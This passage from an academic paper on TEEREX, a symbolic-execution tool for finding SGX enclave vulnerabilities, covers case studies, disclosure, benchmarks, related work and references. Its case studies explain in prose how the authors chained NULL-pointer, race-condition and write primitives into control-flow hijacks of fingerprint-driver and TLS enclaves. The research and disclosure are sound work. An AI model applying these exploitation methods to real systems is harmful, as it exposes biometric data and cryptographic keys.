⑤ SSL_copy_fields_to_out_struct(in_s, out_s); // [...]
```

Figure 8: Relevant parts of the EDL definition and C source code of the TaLoS enclave.

This is similar to the kernel scenario, where the address 0 is typically a valid address in the user space. As a mitigation, many OS kernels disallow mapping any memory at address 0. However, for NULL pointer dereferences inside of SGX enclaves, there is currently no mitigation available, since the OS is considered untrusted in the SGX threat model. As such, an enclave must assume that the page at address 0 is mapped into the address space.

Figure 8 shows the relevant code that contains a NULL-pointer dereference. This snippet contains two mistakes: first, the pointer parameter `out_s` is supposed to point to the outside version of the TLS structure. However, the enclave does not validate that the `out_s` actually points to outside enclave memory (①). As such, an attacker can simply pass some memory location inside of the enclave memory. The function call at ② retrieves the shadowed `SSL` object that is within enclave memory. However, when passing a bogus pointer this function will return a NULL-pointer to signal an error, which is not checked by the enclave. The function call at ③ is the synchronization function that copies selected fields from the outside `SSL` structure to the inside structure. In case of an attack, the `out_s` pointer does point to an arbitrary location inside of the enclave, e.g., a secret key and `in_s` points to the NULL-page. Thus, the enclave copies arbitrary data from enclave memory to the NULL-page resulting in an *arbitrary read exploit*.

Furthermore, the same bugs shown in Figure 8 can also be turned into an arbitrary write exploit primitive: for the function call marked with ⑤, the enclave synchronizes back the fields of the inside structure to the outside copy. In our NULL-pointer dereference attack, the variable `in_s` points to the NULL-page, while the variable `out_s` points to some arbitrary enclave memory location. However, we have to overcome a race condition challenge to also control the value that is written. Recall that the enclave first reads the value from enclave memory and thereafter writes the value to the NULL-page (③). Hence, it would write back the same value to enclave memory that was copied to the NULL-page. To tackle the race condition, we execute a different thread in the host application and change the contents of the NULL-page while the code between the two synchronization functions (④) is executed. This effectively gives an attacker the arbitrary write capability. Note that prior research has shown that it is trivial to win race conditions in the SGX threat model. Since the attacker is in full control of the OS and the scheduling of the enclave's thread, the attacker can even single-step through the enclave code [64].

P5: Time-of-Check Time-of-Use. Enclaves run in an environment where it is easy to introduce Time-of-Check Time-of-Use (TOCTOU) bugs. While the enclave developer can limit how many threads can concurrently enter an SGX enclave, the enclave developer has no control over the untrusted and possibly malicious OS. When accessing host application memory, the enclave must assume that a separate host application thread can always change any content in the untrusted memory area. As a consequence, an enclave cannot validate any data structures outside of the enclave memory. In the TaLoS example, we utilized a race condition similar to TOCTOU bugs to exploit the enclave.

5.5 Synaptics SynaTEE Driver

Synaptics recently started to utilize SGX enclaves to securely process fingerprint data on Windows in Lenovo laptops. The closed-source fingerprint driver contains a user space component with an SGX enclave. TEEREX discovered a control-flow hijacking primitive that can be exploited due to a NULL-pointer dereference (cf. TaLoS in Section 5.4). The enclave utilizes a pointer in the global state, which is initialized as a NULL pointer. Normally, this pointer would be initialized to point to a data structure inside enclave memory, but the attacker could potentially load the enclave and trigger the NULL pointer dereference without initializing this pointer.

We chose not to exploit the NULL-pointer dereference since the latest Windows versions strictly prohibit mapping a page at address 0. That being said, the SGX threat model assumes that the attacker has full control over the OS, i.e., an attacker with OS privileges can disable this mitigation in the Windows kernel. We demonstrated the feasibility of this in the our PoC exploit for the Goodix enclave (see Section 5.6). To avoid having to patch the Windows kernel and therefore increase the portability of our PoC exploit, we Instead we utilize a second finding of TEEREX: a limited write exploit primitive due to an improperly sanitized pointer heavy data structure that is passed to the enclave. This exploit primitive allowed us to write a fixed byte-value to an arbitrary address. We used this in our PoC exploit to first corrupt the pointer in the global state of the enclave to make it point to a fixed address in untrusted host application memory. Next, we mapped our exploit payload to this fixed address thereby avoiding allocation of a page at address 0.

We chained two exploit primitives in our PoC Exploit, both discovered by TEEREX. The vulnerabilities we identified are due to the code patterns *Passing Data-Structures with Pointers (P1)* (cf. Intel GMP Example in Section 5.1) and *NULL-Pointer Dereferences (P4)* (cf. TaLoS in Section 5.4).

5.6 Goodix Fingerprint Driver

The fingerprint reader driver is shipped on recent Dell laptops and uses SGX enclaves to process biometric data. The black-box analysis of TEEREX discovered multiple limited controllable write primitives to arbitrary addresses. For our exploit, we combined two of them to achieve a full control-flow hijack.

The first primitive, denoted as C_{16}, discovered by TEEREX copies a 16 bit value loaded from a NULL-pointer (see Section 5.4) to the address supplied in the ECALL argument by an attacker. We patched the Windows kernel using a kernel debugger and disabled the check that prevents Windows user space applications to map the address 0, allowing us to exploit the NULL-pointer dereference in the enclave. While the attacker controls the value and the address in the first primitive C_{16}, due to the limited size of the controlled value, this primitive can only partially overwrite the instruction pointer. Although this partial overwrite is often sufficient [23], we combine it with a second primitive also discovered by TEEREX to achieve a full (64-bit) arbitrary write. The second primitive, denoted as F_{64}, is a limited write primitive that copies a 64 bit value loaded from a fixed address A that is within secure memory to an attacker-controlled pointer in the ECALL argument. We execute primitive C_{16} four times to copy a full 64 bit value in 16 bit chunks to the address A, which is used in primitive F_{64}. This gives us control over the 64 bit value that is written by F_{64}. Subsequently, we can then use primitive F_{64} to overwrite, e.g., a return address in secure memory.

The analysis of this enclave demonstrates that the vulnerability report produced by TEEREX (cf. Section 4) provides sufficient information to easily create a PoC exploit for enclaves where source code is not available. We only needed to combine two primitives and for both TEEREX reported the source and target addresses of the writes and the necessary ECALL arguments.

5.7 Vulnerability Disclosure

We provided the developers of all the vulnerable enclaves a detailed report explaining the problematic code patterns, a working PoC exploit, and suggested fixes. All of them confirmed our findings. We supported the enclave developers by validating the patched versions with TEEREX. Table 1 shows the version number of the fixed enclave code, as far as they were available to us. As a response to our report, Intel changed the code of the Intel GMP Example enclave to use a serialization-based approach for parameters crossing the host-to-enclave boundary. Since serialization avoids passing raw object pointers at the host-to-enclave boundary, the vulnerabilities were successfully fixed. The developers of both, the WolfSSL Example Enclave and the Rust SGX SDK's tlsclient, followed our suggestions and stopped using pointers as resource references. Both enclaves now utilize integer identifiers to look up the respective TLS session objects in a table inside of enclave memory. The original developer of the TaLoS acknowledged our findings, but notified us that he lacks the resources to develop fixes. As such, this project must now be considered a deprecated and abandoned research project. Synaptics issued CVE-2019-18619 for the vulnerabilities we reported. Given the high sensitivity of biometric data, they promptly developed a patch. A coordinated disclosure with OEM vendors and patch release is scheduled for approximately Q3, 2020. The security team of Goodix developed a patch that we successfully verified with TEEREX. A release of the patched version is anticipated at the latest in August, 2020. Currently, Goodix has not yet allocated a CVE number.




Figure 9: Runtime and memory usage of the benchmarked enclaves.

6 Performance and Accuracy

In this section, we analyze the efficiency and effectiveness of TEEREX. We focus our analysis on the three enclaves Intel GMP Example, Rust SGX SDK's tlsclient, and WolfSSL Example Enclave since for these (1) the source code is available, and (2) a patched version already exists. These insights allow us to compare TEEREX' behavior on the vulnerable and fixed enclaves and reason about the occurrences of false alarms.

6.1 Performance and Memory Usage

Our strategy is as follows: We analyze each ECALL using TEEREX for a maximum of 20 min using one CPU core up to a memory limit of 24 GB. The analysis was conducted on an AMD EPYC Processor with 3.7 GHz and 100 GB RAM allowing us to analyze up to 4 ECALLs in parallel. TEEREX utilizes angr version 8.20.1.7 running on CPython 3.6.9 and Ubuntu 18.04.4. All the exploitable primitives that we utilized

in our PoC exploits are discovered within our time window of 20 min.

For the three enclaves (Intel GMP Example, Rust SGX SDK's tlsclient, and WolfSSL Example Enclave), we analyzed the 73 ECALLs in detail. The results are depicted in Figure 9: the average memory usage over all ECALLs of those enclaves is 8.8 GB ($\sigma = 9.8$ GB). The significant deviation for memory usage is mainly due to the highly variable size and complexity of the ECALLs. Out of the analyzed ECALLs 40 % finished within 10 s, 52 % finished within the given limits, and 48 % exceeded the limits (23 % by time, also 23 % by memory, and 1 % by time and memory).

Our analysis in Section 5 demonstrates that using this analysis strategy is sufficient to successfully uncover problematic code patterns. While symbolic execution is a powerful analysis technique, it requires high computing resources (CPU time and memory) to explore the state space of a program. Hence, it is only natural that the analysis of some of the ECALLs hits the resource limits we defined for the benchmarking experiments. However, during a security analysis of an enclave, the analyst can schedule more time and memory as needed for specific ECALLs. Furthermore, we did not yet implement all of the advanced techniques to improve the efficiency of symbolic execution that was proposed in prior work [4, 5, 12]. This was simply not necessary to discover vulnerabilities in our set of analyzed enclaves.

6.2 Accuracy and False Alarms

Since the analysis of TEEREX does focus on soundness rather than on completeness, the number of false alarms is rather small. Note that a complete false positive analysis is impossible as we lack any ground-truth, i.e., all of our findings are zero-day vulnerabilities and we are unable to provide any comparison of TEEREX to related approaches since there does not yet exist any other automated vulnerability discovery approach for SGX enclaves. Hence, we opted for the following strategy: we confirmed TEEREX' alarms by constructing PoC exploits and disclosing our findings to the affected vendors. After the vendors fixed the vulnerabilities, we manually verified that the enclaves' source code (for Intel GMP Example, Rust SGX SDK's tlsclient, and WolfSSL Example Enclave) does not contain further vulnerabilities. These patched enclaves give us a limited form of ground-truth as any finding in the updated enclaves is a false alarm.

In our analysis of the three vulnerable enclaves TEEREX produced 149 findings. By constructing a proof-of-concept exploit based on the findings of TEEREX, we confirm that those findings were indeed true alarms. We selected gadgets in shallow program paths containing the least conditions on the initial state (i.e., constraints on the enclave's pre-ECALL state) and then constructed a PoC exploit based on the selected gadgets.

Thereafter, we analyzed the patched versions of the enclaves. TEEREX confirmed that our original and exploited findings are not longer present in the patched enclaves. However, the analysis of TEEREX still produced 56 findings. Our root-cause analysis of those findings reveals a possible indicator of a false alarm in TEEREX' reports: global memory is treated as unconstrained symbolic value by TEEREX (see challenge C4 in Section 4.2). For example, the patched Intel GMP Example utilizes an initializing ECALL which sets up a function pointer in global memory. TEEREX discovered that other ECALLs do not check that function pointer before use. Due to the ECALL-centric analysis of TEEREX, the function pointer is considered unconstrained and a controlled jump is reported. However, in reality, the function pointer can only take fixed values. Thus, this finding on its own is not exploitable. On the other hand, in case TEEREX would have also discovered a controlled write primitive, we still would have been able to construct a proof-of-concept exploit. The false positives that we encountered in the other patched enclaves (Rust SGX SDK's tlsclient and WolfSSL Example Enclave) are caused by the same issue. In our future work, we plan to annotate and filter such false alarms as *low severity* based on TEEREX' pointer-tracking component.

7 Discussion

Analyzing OCALLs. TEEREX puts its focus on ECALLs as those are the prevalent way to pass data to enclaves. Further, since OCALLs are only reachable through ECALLs, their support is a precondition for OCALLs. Nevertheless, we plan to implement OCALL-support in our future work.

Handling the OCALL interface is particularly challenging due to the lack of semantic information. From a binary analysis point-of-view, an OCALL is not easily distinguished from a regular return from an ECALL, i.e., both utilize the *EEXIT* instruction to exit the enclave. As such, TEEREX will stop executing a program path in the enclave once an OCALL (or *EEXIT*) is reached and thus will not analyze any ECALL code beyond the first OCALL. To overcome this limitation, we utilize symbol information to detect OCALL invocations in TEEREX. If TEEREX discovers that an OCALL is executed, e.g., due to symbols and functions of the Intel SGX SDK, then TEEREX will skip the execution of the OCALL and set the return value of the OCALL to an unconstrained symbolic value. This allows TEEREX to continue the analysis after the OCALL with a rough over-approximation of the OCALL's effects since the actual semantics of the OCALL are not emulated. We leave the development of a heuristic to detect OCALLs on a binary-level without symbols as future work.

Manual Effort with TEEREX. TEEREX automatically detects vulnerabilities in enclaves. More specifically, TEEREX reports the exploit primitives resulting from the vulnerabilities.

For instance, TEEREX will show the location of a controlled write combined with the constraints (i.e., possible values) on the address, value, and path that leads to the write instruction. An analyst must then inspect the report and decide whether the findings or any combination of findings is exploitable, or if the alarm is a false positive. While the information reported by TEEREX is sufficient to construct PoC exploits, we plan to incorporate exploit generation schemes as proposed in prior work [3, 12, 29, 31] into TEEREX to automatically synthesize a malicious host application that reproduces the crash.

Fuzzing Enclaves. Coverage-guided fuzzing is another prominent technique to identify vulnerabilities in binary code [71]. In contrast to symbolic execution, fuzzing scales well to large software projects. As such, fuzzing would potentially allow analysis of large and complex enclave binaries to tackle the general problem of path explosion. On the other hand, applying fuzzing to SGX enclaves is not straightforward: (1) To ensure efficiency, fuzzing requires a sophisticated mutation strategy. However, mutation for the complex ECALL interface requires significant engineering effort. (2) Fuzzing relies on dynamic analysis tools to instrument binaries [9, 46], which are currently not available for SGX enclaves. In particular, integrating dynamic analysis tools is highly challenging when analyzing proprietary enclave binaries. Note that the protection mechanisms provided by SGX impede dynamic binary instrumentation. Further, static binary instrumentation often fails to accurately rewrite binaries. Consequently, we decided to rely on symbolic execution as it allows us to fully control the simulated environment. Further, it comes with additional flexibility significantly simplifying implementation and integration of symbolic vulnerability detectors. However, enabling hybrid fuzzing/concolic execution in TEEREX is worthwhile investigating for future work.

8 Related Work

The security research on privilege separation lead to system architectures that separate user from kernel space. However, several kernel vulnerabilities bypassed this separation simply because the kernel is not strictly separated from user space [14, 19, 25, 26, 41]. As a response, CPU vendors introduced hardware-based mitigation mechanisms, such as SMAP or SMEP [35], to enforce stricter separation. In fact, there are many parallels between the user/kernel space interface and the SGX host-to-enclave interface. That is, a higher privileged partition (the enclave) must carefully parse and validate any data that is written by the untrusted partition (the host application).

Prior work in this area introduced mechanism allowing a user space program to reliably execute in the presence of a compromised operating system [16, 45, 49, 54]. However, Checkoway et al. [13] have shown that existing legacy software cannot be simply retrofitted to such environments mainly because many kernel and operating system APIs implicitly assume that the kernel is the most trusted part of the system, e.g., in the threat model of a traditional Unix-like system the kernel is assumed to have full control over the code and data areas of any user space process. As such, existing software, such as most implementations of the C standard library, lack any validation of data passed from the kernel. So-called *Iago* attacks exploit this fact and show that a malicious kernel can easily corrupt memory of a user space process by returning bogus arguments from system calls. As we show in this paper, very similar issues apply to SGX enclaves; especially when legacy code is retrofitted to run inside SGX enclaves.

Hu et al. [32] showed that any software that is separated into equally-privileged but mutually untrusted partitions can be vulnerable to similar attacks. They presented an approach based on taint tracking and constraint solving to detect arbitrary write and possible TOCTOU vulnerabilities for a limited number of execution paths. In contrast, TEEREX utilizes full symbolic execution to identify arbitrary write primitives. Furthermore, TEEREX also discovers control-flow hijacking and NULL-pointer dereferences. TEEREX' analysis also includes scenarios, where the exploit depends on the global state of the target.

Recently, Van Bulck et al. [63] presented a security analysis of several TEE SDKs, whereas we focus on analyzing enclaves. They identified vulnerabilities in TEE SDKs using only manual code review. In contrast, we introduce an *automated* vulnerability detection framework for SGX enclave binaries, which additionally assists an analyst in assessing the vulnerability and constructing an exploit.

Many Android phones using ARM processors utilize the TrustZone trusted execution environment (TEE) to protect critical software. In contrast to SGX, TrustZone splits all privilege levels into a trusted and untrusted world, where the trusted OS has the highest privilege on the system. Machiry et al. [47] analyzed the attack surface of the privilege boundary between normal world and TEE. They identified a class of vulnerabilities caused by to the semantic gap between normal world and TEE. They allow unprivileged, untrusted user space applications (e.g., a sandboxed Android app) to abuse the TEE to compromise the normal OS (the Linux kernel). This type of vulnerability does not apply to SGX as enclaves have little privileges and are prohibited to interact with the OS. Harrison et al. [28] implemented a fuzzer based on full-system emulation of the TrustZone TEE including the trusted OS and trusted applications. The main challenge for analyzing ARM-based TEEs is the fact that a custom trusted OS, including required hardware, must be emulated. In contrast, SGX enclaves generally lack direct hardware access. Further, as discussed in Section 7, symbolic execution offers several advantages over fuzzing when analyzing SGX enclaves.

9 Conclusion

Intel SGX is a promising security technology to strongly isolate sensitive code and data into enclaves. However, implementing the host-to-enclave boundary securely is highly critical as the enclave processes and operates on input originating from untrusted memory space. To allow thorough security testing of this interface, we perform a systematic investigation on publicly available SGX enclaves. A major contribution of this paper is to introduce an automated analysis approach to determine vulnerabilities in enclaves. To do so, our approach develops a sophisticated symbolic execution framework that is able to analyze enclave binaries and produce detailed vulnerability reports to significantly simplify the construction of proof-of-concept (PoC) exploits. Our findings on public enclaves reveal vulnerabilities in two fingerprint drivers (by Synaptics and by Goodix), three TLS libraries, and a project published by Intel. For each, we constructed PoC exploits to confirm the severity of the vulnerability and perform control-flow hijacking allowing an attacker to subvert any confidentiality or integrity guarantees offered by the SGX enclaves. We analyzed the root causes of the vulnerabilities and identified vulnerability patterns that likely also affect privately deployed enclaves. Addressing our findings is crucial to allow secure deployment of SGX enclaves.

Acknowledgment

We would like to thank the affected vendors, Intel, Baidu, WolfSSL, Goodix, Synaptics, and the enclave developers for promptly acting upon our reports and developing patches. Furthermore, we especially thank our shepherd, Nathan Dautenhahn, for helping us to improve this work. Funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972 and under SFB 1119 – 236615297.

References

[1] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. "Control-flow integrity principles, implementations, and applications". In: *ACM Trans. Inf. Syst. Secur.* 13.1 (2009). DOI: 10.1145/1609956.1609960.

[2] Pierre-Louis Aublin, Florian Kelbert, Dan O'Keeffe, Divya Muthukumaran, Christian Priebe, Joshua Lind, Robert Krahn, Christof Fetzer, David Eyers, and Peter Pietzuch. *TaLoS: Secure and Transparent TLS Termination inside SGX Enclaves*. en. Tech. rep. 2017/5. Imperial College London, Mar. 2017. URL: https://www.doc.ic.ac.uk/research/technicalreports/2017/DTRS17-5.pdf.

[3] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. "AEG: Automatic Exploit Generation". In: *Proceedings of the Network and Distributed System Security Symposium, NDSS*. 2011. URL: https://www.ndss-symposium.org/ndss2011/aeg-automatic-exploit-generation.

[4] Thanassis Avgerinos, Alexandre Rebert, Sang Kil Cha, and David Brumley. "Enhancing symbolic execution with veritesting". In: *Commun. ACM* 59.6 (2016), pp. 93–100. DOI: 10.1145/2927924.

[5] Roberto Baldoni, Emilio Coppa, Daniele Cono D'elia, Camil Demetrescu, and Irene Finocchi. "A Survey of Symbolic Execution Techniques". In: *ACM Comput. Surv.* 51.3 (May 2018). ISSN: 0360-0300. DOI: 10.1145/3182657.

[6] Andrew Baumann, Marcus Peinado, and Galen C. Hunt. "Shielding Applications from an Untrusted Cloud with Haven". In: *11th USENIX Symposium on Operating Systems Design and Implementation, OSDI*. 2014. URL: https://www.usenix.org/conference/osdi14/technical-sessions/presentation/baumann.

[7] Andrea Biondo, Mauro Conti, Lucas Davi, Tommaso Frassetto, and Ahmad-Reza Sadeghi. "The Guard's Dilemma: Efficient Code-Reuse Attacks Against Intel SGX". In: *27th USENIX Security Symposium, USENIX Security*. 2018. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/biondo.

[8] Robert S Boyer, Bernard Elspas, and Karl N Levitt. "SELECT—a formal system for testing and debugging programs by symbolic execution". In: *ACM SigPlan Notices* 10.6 (1975). URL: https://dl.acm.org/citation.cfm?id=808445.

[9] Bryan Buck and Jeffrey K Hollingsworth. "An API for Runtime Code Patching". In: *Int. J. High Perform. Comput. Appl.* 14.4 (Nov. 2000). ISSN: 1094-3420. DOI: 10.1177/109434200001400404.

[10] Cristian Cadar, Daniel Dunbar, and Dawson R Engler. "KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs". In: *8th USENIX Symposium on Operating Systems Design and Implementation, OSDI*. 2008. URL: http://www.usenix.org/events/osdi08/tech/full%5C_papers/cadar/cadar.pdf.

[11] Nicholas Carlini and David Wagner. "ROP is Still Dangerous: Breaking Modern Defenses". In: *23rd USENIX Security Symposium, USENIX Security*. 2014. URL: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/carlini.

[12] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. "Unleashing Mayhem on Binary Code". In: *2012 IEEE Symposium on Security and Privacy*. IEEE, May 2012. DOI: 10.1109/SP.2012.31.

[13] Stephen Checkoway and Hovav Shacham. "Iago attacks: why the system call API is a bad untrusted RPC interface". In: *ASPLOS*. Vol. 13. 2013. DOI: 10.1145/2499368.2451145.

[14] Haogang Chen, Yandong Mao, Xi Wang, Dong Zhou, Nickolai Zeldovich, and M Frans Kaashoek. "Linux Kernel Vulnerabilities: State-of-the-art Defenses and Open Problems". In: *Proceedings of the Second Asia-Pacific Workshop on Systems*. APSys '11. ACM, 2011. DOI: 10.1145/2103799.2103805.

[15] Shuo Chen, Jun Xu, and Emre Can Sezer. "Non-Control-Data Attacks Are Realistic Threats". In: *Proceedings of the 14th USENIX Security Symposium*. 2005. URL: https://www.usenix.org/conference/14th-usenix-security-symposium/non-control-data-attacks-are-realistic-threats.

[16] Xiaoxin Chen, Tal Garfinkel, E. Christopher Lewis, Pratap Subrahmanyam, Carl A. Waldspurger, Dan Boneh, Jeffrey S. Dwoskin, and Dan R. K. Ports. "Overshadow: a virtualization-based approach to retrofitting protection in commodity operating systems". In: *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS*. 2008. DOI: 10.1145/1346281.1346284.

[17] James A. Clause, Wanchun Li, and Alessandro Orso. "Dytan: a generic dynamic taint analysis framework". In: *Proceedings of the ACM/SIGSOFT International Symposium on Software Testing and Analysis, ISSTA*. 2007. DOI: 10.1145/1273463.1273490.

[18] Victor Costan and Srinivas Devadas. "Intel SGX Explained". In: (2016). URL: https://eprint.iacr.org/2016/086.

[19] Mark Cox. *Red Hat's Top 11 Most Serious Flaw Types for 2009*. Feb. 2010. URL: https://awe.com/mark/blog/20100216.html.

[20] CyberLink. *PowerDVD Ultra Requirements*. URL: https://www.cyberlink.com/products/powerdvd-ultra/spec_en_US.html (visited on 11/14/2019).

[21] Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, and Fabian Monrose. "Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection". In: *Proceedings of the 23rd USENIX Security Symposium, USENIX Security*. 2014. URL: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/davi.

[22] Ran Duan, Long Li, Shi Jia, Yu Ding, Yulong Zhang, Yueqiang Cheng, Lenx Wei, and Tanghui Chen. *Apache Teaclave Rust-SGX SDK - Samplecode "tls/tlsclient"*. URL: https://github.com/apache/incubator-teaclave-sgx-sdk/tree/master/samplecode/tls/tlsclient (visited on 02/28/2020).

[23] Tyler Durden. "Bypassing PaX ASLR protection". In: *Phrack Magazine* 59.9 (2002). URL: http://phrack.org/issues/59/9.html.

[24] *Efficient TLS termination inside Intel SGX enclaves for existing applications: lsds/TaLoS*. Aug. 7, 2019. URL: https://github.com/lsds/TaLoS (visited on 08/27/2019).

[25] Przemyslaw Frasunek. *Full Disclosure Mailing List Archives: FreeBSD 7.0 - 7.2 pseudofs null pointer dereference*. Sept. 2010. URL: https://seclists.org/fulldisclosure/2010/Sep/107 (visited on 11/13/2019).

[26] David Gens, Simon Schmitt, Lucas Davi, and Ahmad-Reza Sadeghi. "K-Miner: Uncovering Memory Corruption in Linux". In: *Proceedings 2018 Network and Distributed System Security Symposium, NDSS*. 2018. DOI: 10.14722/ndss.2018.23326.

[27] Enes Göktas, Elias Athanasopoulos, Herbert Bos, and Georgios Portokalidis. "Out of Control: Overcoming Control-Flow Integrity". In: *2014 IEEE Symposium on Security and Privacy, S&P*. 2014. DOI: 10.1109/SP.2014.43.

[28] Lee Harrison, Hayawardh Vijayakumar, Rohan Padhye, Koushik Sen, Michael Grace, Rohan Padhye, Caroline Lemieux, Koushik Sen, Laurent Simon, Hayawardh Vijayakumar, et al. "PARTEMU: Enabling Dynamic Analysis of Real-World TrustZone Software Using Emulation". In: *Proceedings of the 29th USENIX Security Symposium (USENIX Security 2020) (To Appear)*. 2020. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/harrison.

[29] Sean Heelan, Tom Melham, and Daniel Kroening. "Gollum: Modular and Greybox Exploit Generation for Heap Overflows in Interpreters". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS*. 2019. DOI: 10.1145/3319535.3354224.

[30] Matthew Hoekstra, Reshma Lal, Pradeep Pappachan, Vinay Phegade, and Juan del Cuvillo. "Using innovative instructions to create trustworthy software solutions". In: *The Second Workshop on Hardware and Architectural Support for Security and Privacy, HASP*. 2013. DOI: 10.1145/2487726.2488370.

[31] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. "Automatic Generation of Data-Oriented Exploits". In: *24th USENIX Security Symposium, USENIX Security*. 2015. URL: https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/hu.

[32] Hong Hu, Zheng Leong Chua, Zhenkai Liang, and Prateek Saxena. "Identifying Arbitrary Memory Access Vulnerabilities in Privilege-Separated Software". In: *Computer Security - 20th European Symposium on Research in Computer Security, Proceedings, Part II, ESORICS*. 2015. DOI: 10.1007/978-3-319-24177-7_16.

[33] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. "Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks". In: *IEEE Symposium on Security and Privacy, S&P*. 2016. DOI: 10.1109/SP.2016.62.

[34] Intel. *Demo Programs for the GNU* Multiple Precision Arithmetic Library* for Intel® Software Guard Extensions*. URL: https://github.com/intel/sgx-gmp-demo/ (visited on 10/10/2019).

[35] Intel. *Intel 64 and IA-32 Architectures Software Developer's Manual, Combined Volumes 3 (3A, 3B, and 3C): System Programming Guide*. 2019. URL: https://software.intel.com/sites/default/files/managed/a4/60/325384-sdm-vol-3abcd.pdf.

[36] Intel. *Intel® Software Guard Extensions SDK for Linux**. URL: https://01.org/intel-software-guard-extensions (visited on 08/20/2019).

[37] *Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3D: System Programming Guide, Part 4*. Order Number 332831-065US. Intel. Dec. 2017.

[38] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. "Block Oriented Programming: Automating Data-Only Attacks". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS*. 2018. DOI: 10.1145/3243734.3243739.

[39] Todd Jackson, Babak Salamat, Andrei Homescu, Karthikeyan Manivannan, Gregor Wagner, Andreas Gal, Stefan Brunthaler, Christian Wimmer, and Michael Franz. "Compiler-Generated Software Diversity". In: *Moving Target Defense*. Vol. 54. Advances in Information Security. 2011. DOI: 10.1007/978-1-4614-0977-9_4.

[40] Simon Johnson. *Intel® SGX and Side-Channels*. Feb. 2018. URL: https://software.intel.com/en-us/articles/intel-sgx-and-side-channels (visited on 10/10/2019).

[41] Vasileios P. Kemerlis, Georgios Portokalidis, and Angelos D. Keromytis. "kGuard: Lightweight Kernel Protection against Return-to-User Attacks". In: *Proceedings of the 21th USENIX Security Symposium*. 2012. URL: https://www.usenix.org/conference/usenixsecurity12/technical-sessions/presentation/kemerlis.

[42] James C King. "Symbolic execution and program testing". In: *Commun. ACM* 19.7 (July 1976). ISSN: 0001-0782. DOI: 10.1145/360248.360252.

[43] Per Larsen, Andrei Homescu, Stefan Brunthaler, and Michael Franz. "SoK: Automated Software Diversity". In: *Proceedings of the 35th IEEE Symposium on Security and Privacy*. 2014. DOI: 10.1109/SP.2014.25.

[44] Jae-Hyuk Lee, Jin Soo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent ByungHoon Kang. "Hacking in Darkness: Return-oriented Programming against Secure Enclaves". In: *26th USENIX Security Symposium, USENIX Security*. 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/lee-jaehyuk.

[45] David Lie, Chandramohan A. Thekkath, and Mark Horowitz. "Implementing an untrusted operating system on trusted hardware". In: *Proceedings of the 19th ACM Symposium on Operating Systems Principles 2003, SOSP*. 2003. DOI: 10.1145/945445.945463.

[46] Chi-Keung Luk, Robert S. Cohn, Robert Muth, Harish Patil, Artur Klauser, P. Geoffrey Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim M. Hazelwood. "Pin: building customized program analysis tools with dynamic instrumentation". In: *Proceedings of the ACM SIGPLAN 2005 Conference on Programming Language Design and Implementation*. 2005. DOI: 10.1145/1065010.1065034.

[47] Aravind Machiry, Eric Gustafson, Chad Spensky, Christopher Salls, Nick Stephens, Ruoyu Wang, Antonio Bianchi, Yung Ryn Choe, Christopher Kruegel, and Giovanni Vigna. "BOOMERANG: Exploiting the Semantic Gap in Trusted Execution Environments". In: *24th Annual Network and Distributed System Security Symposium, NDSS*. 2017. DOI: 10.14722/ndss.2017.23227.

[48] Moxie Marlinspike. *Technology preview: Private contact discovery for Signal*. Sept. 26, 2017. URL: https://signal.org/blog/private-contact-discovery/ (visited on 10/10/2019).

[49] Jonathan M McCune, Bryan J Parno, Adrian Perrig, Michael K Reiter, and Hiroshi Isozaki. "Flicker: An execution infrastructure for TCB minimization". In: *ACM SIGOPS Operating Systems Review*. Vol. 42. 4. ACM. 2008. DOI: 10.1145/1357010.1352625.

[50] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V. Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R. Savagaonkar. "Innovative instructions and software model for isolated execution". In: *The Second Workshop on Hardware and Architectural Support for Security and Privacy, HASP*. 2013. DOI: 10.1145/2487726.2488368.

[51] Microsoft. *Data Execution Prevention (DEP)*. 2006. URL: http://support.microsoft.com/kb/875352/EN-US/.

[52] PaX Team. *PaX: PAGEEXEC Design*. URL: https://pax.grsecurity.net/docs/pageexec.txt (visited on 08/23/2019).

